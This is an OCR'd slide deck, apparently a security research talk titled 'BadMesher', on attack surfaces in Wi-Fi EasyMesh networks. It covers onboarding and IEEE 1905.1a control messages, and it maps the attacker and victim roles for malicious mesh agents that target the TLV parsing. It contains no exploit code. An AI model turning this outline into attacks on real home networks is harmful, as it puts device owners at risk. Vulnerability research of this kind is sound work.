BadMesher: New Attack Surfaces of Wi-Fi Mesh Network

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Who are we?

- **Lewei Qu(曲乐炜)**: Security Researcher of Baidu Security, he‘s interested in bug hunting and fuzzing, he recently focuses on IoT/Mobile security and Wireless Security, he reported security issues to Google, Oracle, Android vendors such as Mediatek, Xiaomi, OPPO etc.

- **Dongxiang Ke(柯懂湘)**: Security Researcher of Baidu Security, recently he focuses on IoT security and Wireless Security.

- **Ye Zhang(张烨)**: Security Researcher of Baidu Security, he's interested in reverse engineering and bug hunting, recently he focuses on IoT security and fuzzing stuff, he reported issues to Apple, Google, Microsoft etc.

- **Ying Wang(王颖)**: Security Researcher of Baidu Security, . She focuses on automated vulnerability detection technology , such as dynamic symbolic execution and fuzzing. Now, she engages in fuzzing of AI frameworks and wifi protocol.


Agenda

- Background
- EasyMesh
- MeshFuzzer
- Case Study
- Summary

Background

- What is Wi-Fi Mesh
- What is EasyMesh

What is Wi-Fi Mesh



Internet of Everything, Smart Home

Advantages

- More flexible
- More reliable
- Faster

Features

- Self-organization
- Self-management
- Self-healing

What is EasyMesh

M.A.N

2018

Vendor-specific

Lack of standards

Version R1

2019

Onboarding

Auto-config

Higher layer data over 1905

Version R2

2020

More control features


Security features

Message authorization and integrity)

EasyMesh

- Architecture
- Mesh Network Build
- Mesh Network Control
- Attack Surfaces

Architecture



Two Links

- Fronthaul Link: “display” SSID, normal access point
- Backhaul Link: “hide” SSID for use of mesh only

Two Roles

- Controller: “Commander” of the mesh network
- Agent: “Executor” of the mesh network


Mesh Network Build


Onboarding

- An “Enrollee” agent join the mesh network
  - Get secret of backhaul SSID
  - Connect to backhaul SSID
  - “Enrollee” agent -> “Existing” agent

- 1905 Push Button Configuration
  - Push button
  - Wi-Fi Protected Setup （WPS）
  - Type-Length-Value based

EAP	77	Request, Identity
EAP	101	Response, Identity
EAP	81	Request, Expanded Type, WPS
EAP	525	Response, Expanded Type, WPS, M1
EAP	522	Request, Expanded Type, WPS, M2
EAP	205	Response, Expanded Type, WPS, M3
EAP	263	Request, Expanded Type, WPS, M4
EAP	201	Response, Expanded Type, WPS, M5
EAP	191	Request, Expanded Type, WPS, M6
EAP	201	Response, Expanded Type, WPS, M7
EAP	287	Request, Expanded Type, WPS, M8
EAP	141	Response, Expanded Type, WPS, WSC_DONE
EAP	71	Failure






Mesh Network Build

Discovery and Configuration

- An “Enrollee” agent get configured
  - Get the SSID and password of the mesh network
  - Configure the same SSID and password of the mesh network
  - Policy configuration





```
IEEE 1905.1a
    Message version: 0
    Message reserved: 0
    Message type: AP autoconfiguration search (0x0007)
    Message id: 0x4577
    Fragment id: 0x00
  > Flags: 0xc0, Last fragment, Relay indicator
  > 1905 AL MAC address type
  v SearchedRole
      TLV type: SearchedRole (0x0d)
    > TLV length: 1
      Searched role: 0x00, Registrar
  > AutoconfigFreqBand
  > Supported service information
  > Searched service information
  > End of message
  > Extraneous message data: 0000000000000000
```

```
  62 AP autoconfiguration search
  62 AP autoconfiguration response
 574 AP autoconfiguration Wi-Fi simple configuration (WSC), M1
1324 AP autoconfiguration Wi-Fi simple configuration (WSC), M2, M2
  76 Multi-AP Policy Config Request
  62 Client Steering Request
  62 Channel Preference Query
  62 Channel Preference Query
```

Mesh Network Control

IEEE 1905.1a

- Defines a network enable for home networking supporting both wireless and wireline technologies
- Type-Length-Value based




Message type	Protocol	Value
1905 Topology Notification message	STA capability	0x0001
Multi-AP Policy Config Request message	Multi-AP configuration	0x8003
Unassociated STA Link Metrics Response message	Link metric collection	0x8010
Backhaul Steering Request message	Backhaul optimizatio	0x8019
Client Disassociation Stats message	Data Element	0x8022
……	……	……

Attack Surfaces

Two attack surfaces
- Attack network build
- Attack network control

Two key protocols
- 1905 Push Button Configuration Protocol(802.1)
- 1905.1a Control Protocol(1905)

Type-Length-Value
- Memory Corporation
- Fuzzing




Attack Network Build

Attacker
- Bad “Enrollee” Agent

Victim
- Attack “Existing” Agent

Protocol
- 1905 Push Button Configuration




Attack Network Build

Attacker
- Bad “Existing” Agent

Victim
- “Enrollee” Agent

Protocol
- 1905 Push Button Configuration



Attack Network Control

Attacker


- Bad “Existing” Agent

Victim

- Controller
- “Existing” Agent

Protocol

- 1905.1a Control Protocol

